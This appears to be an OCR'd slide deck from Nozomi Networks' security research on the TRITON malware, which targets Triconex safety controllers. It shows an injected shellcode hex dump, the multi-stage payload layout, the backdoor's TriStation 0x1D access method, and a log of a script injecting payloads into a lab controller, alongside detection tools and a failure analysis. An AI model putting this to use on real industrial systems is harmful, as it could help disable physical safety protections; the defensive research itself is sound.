
0000 40 00 00 00 00 02 00 0c 20 20 0d c5 00 00 45 00  @..... |{....E.
0010 00 96 59 12 40 00 40 11 5d 9a c0 a0 01 58 c0 a0  ..Y.@-@. |....X..
0020 01 02 01 ff 05 de 00 02 04 3e 05 00 74 00 00 00  .....>...t....
0030 37 24 00 00 a4 1a 74 00 03 00 01 00 18 00 00 00  75.....t. ....
0040 18 00 00 00 40 3c 00 00 62 00 40 00 00 3c 40 20  ....@... b.@...@
0050 03 7c 1c 00 02 40 04 00 62 00 60 00 00 3c 40 20  .|...@... b...<@
0060 03 7c 0c 00 02 40 18 00 42 38 1c 00 00 48 00 00  .|...@... 88...H..
0070 00 3c 00 01 04 00 40 20 02 7c 18 00 00 40 04 00  .<...@ .|...@...
0080 42 38 c4 ff ff 4b 00 00 00 3c 01 00 04 60 00 00  88...X... <...<...
0090 82 90 ff ff 60 38 02 00 00 44 42 3c 97 6f 0c 80  ....8... .88<..@...
00a0 60 05 15 d7                                     ....
  
```

# Multi-Stage Payload



- Inject.bin* handles the injection of *imain.bin* into the running firmware


$data = inject.bin + (payload\ size + 8) + 0x1234 + imain.bin + (payload\ size + 8) + 0x56789A$





# Multi-Stage Payload

- Stage 3 is a backdoor implant which enables attacker with Read/Write/Execute access to controller memory via custom TriStation *'Get MP Status'* (FC: 0x1D) packet



Operation of implant

# Malware Execution Edge Cases

```
nozomi@kali:~/work_scoda/plc/tristation-triconex/decompiled_code/library$ python script_test.py
setting arguments...
Injecting first stage of the malware - egg hunter
checking project state
dumping program table
counting functions (slow)
performing program mod
appending program
using append
sending mod request, attempt 1
code write success, confirming
append used, progcnt + 1
waiting for program to start
run success, mod success!
Uploading malicious payloads (inject.bin + imain.bin)
checking project state
dumping program table
counting functions (slow)
performing program mod
appending program
sign detected, using overwrite
sending mod request, attempt 1
code write success, confirming
waiting for program to start
run success, mod success!
status of the injection phase - fstat: 01000000
01 00 00 00 ....

countdown: 0
status of the injection phase - fstat: 02000000
02 00 00 00 ....

status of the injection phase - fstat: 03000000
03 00 00 00 ....

status of the injection phase - fstat: 04000000
04 00 00 00 ....

status of the injection phase - fstat: cc000000
CC 00 00 00 ....
```



status of the injection phase - fstat: 0f000000  
0f 00 00 00 ....

Script has stopped  
**Script SUCCESS**

force removing the code, no checks  
uploading empty program  
checking project state  
dumping program table  
counting functions (slow)  
performing program mod  
appending program  
sign detected, using overwrite  
sending mod request, attempt 1  
code write success, confirming  
waiting for program to start  
run success, mod success!





The background of the slide is a grid of approximately 20 small, square images. Each image shows a different electronic component or device, possibly related to the TRITON project. The components vary in size and complexity, with some featuring multiple colored LEDs (red, green, yellow, blue) and others showing more intricate circuitry or packaging. The overall color palette is dominated by teal and blue tones, with the components themselves appearing in various shades of blue, black, and metallic colors.

# DEMO: TRITON in Action





## Low-density chassis:

- 1.02 3008/N Tricon Enhanced Main Processor
- 1.05 4329/N/G NCM (Network Communications Module)
- 1.09 3503/E/EN Discrete Input, 24 V, 32 points
- 1.10 Marshalling Connector 2652 -310 DO
- 1.12 3604/E/EN Discrete Output, 24 VDC, 16 points


Terminator Panel 2652-1

Compressor + balloon


## Inflation/Deflation of the balloon



1. Increase **counter** by 1
2. If **counter** == 28 then  
**counter** = 0
3. If **counter** < 8 then  
**LED16** = ON  
else  
**LED16** = OFF



# TRITON DEMO: Execution






1

## Passive detection tool (dissector)

- Dissection of TriStation proprietary protocol
- For understanding the communication between engineering workstation and Triconex controller



<https://github.com/NozomiNetworks/tricotools>

2

## Active detection tool

- Checks for TRITON programs running inside the controller
- Upload program table for suspicious payload



3


## Honeypot

- Replication of Triconex system configuration
- Detection of unknown traffic targeting SIS network
- Tricking the enemy!






<https://github.com/NozomiNetworks/tricotools>

## TriStation 1131: Upload Program



## TRITON: Upload Program



# DEMO: TRITON Detection





## What were we able to achieve ?

- 1 Followed the attacker footsteps to get a better idea about ICS exploits development efforts
- 2 Extensively tested TRITON implant and its capabilities in Nozomi Networks lab, on a controller of the targeted make and model
- 3 Developed a few useful tools and scripts by RE workstation software and protocol
  - Developed TritStation protocol dissector
  - Developed ‘Check for Implant’ tool
  - Developed HoneyPot
- 4 Developed TRITON detection approaches/tools
  - Passive and Active

# Why Did the Attack Fail?



There could be several reasons why the attacker failed to inject TRITON. One possibility is attacker's inability to manage the plurality of MPs

## From the memory dump

```
94 Loading LSX
4506 LSX(2/16/98) initing. Memory Size(%x)
4507 CP Is valid
4508 Init Loader
4509 Init Config
4510 Init tribus
```

**Enhanced Triconex System Executive (ET SX)** – Runs on the application processor (MPC 860A). The ET SX executes the application (also known as the *control program*) on a per-scan basis. The code base for the ET SX code was taken from TSX and LSX (the Laguna System Executive). The following figure illustrates the ancestry of ET SX (see section 3.1.6 of the CDR for details on the software history of the 3008N MP):

<https://www.nrc.gov/docs/ML0933/ML093370294.pdf>

## (12) United States Patent Rasmussen et al.

- (54) SYSTEM AND METHOD FOR VALIDATING CHANNEL TRANSMISSION
- (75) Inventors: David C. Rasmussen, Placentin, CA (US); John G. Gabler, Irvine, CA (US)
- (73) Assignee: Invensys Systems, Inc.

US8037356B2

US Grant

Download PDF Find Prior Art Similar

Inventor: David C. Rasmussen, John G. Gabler

Current Assignee: Schneider Electric Systems Usa Inc

Original Assignee: Invensys Systems Inc.


Priority date: 1998-12-18

<https://patents.google.com/patent/US8037356B2/en>

# Why Did the Attack Fail?

LSX or SX Executive firmware System of the present invention

- A system for validating communications between a plurality of processors
- Among SX main functions:
  - Execution of user applications (control logic)
  - Timing and synchronization control between MPs
  - Voting on input and system data





An aerial photograph of a city with a semi-transparent blue overlay. The overlay contains the text "Discussion and Closing Remarks" in white. The background shows a cityscape with buildings, roads, and a tall tower in the distance.

# Discussion and Closing Remarks



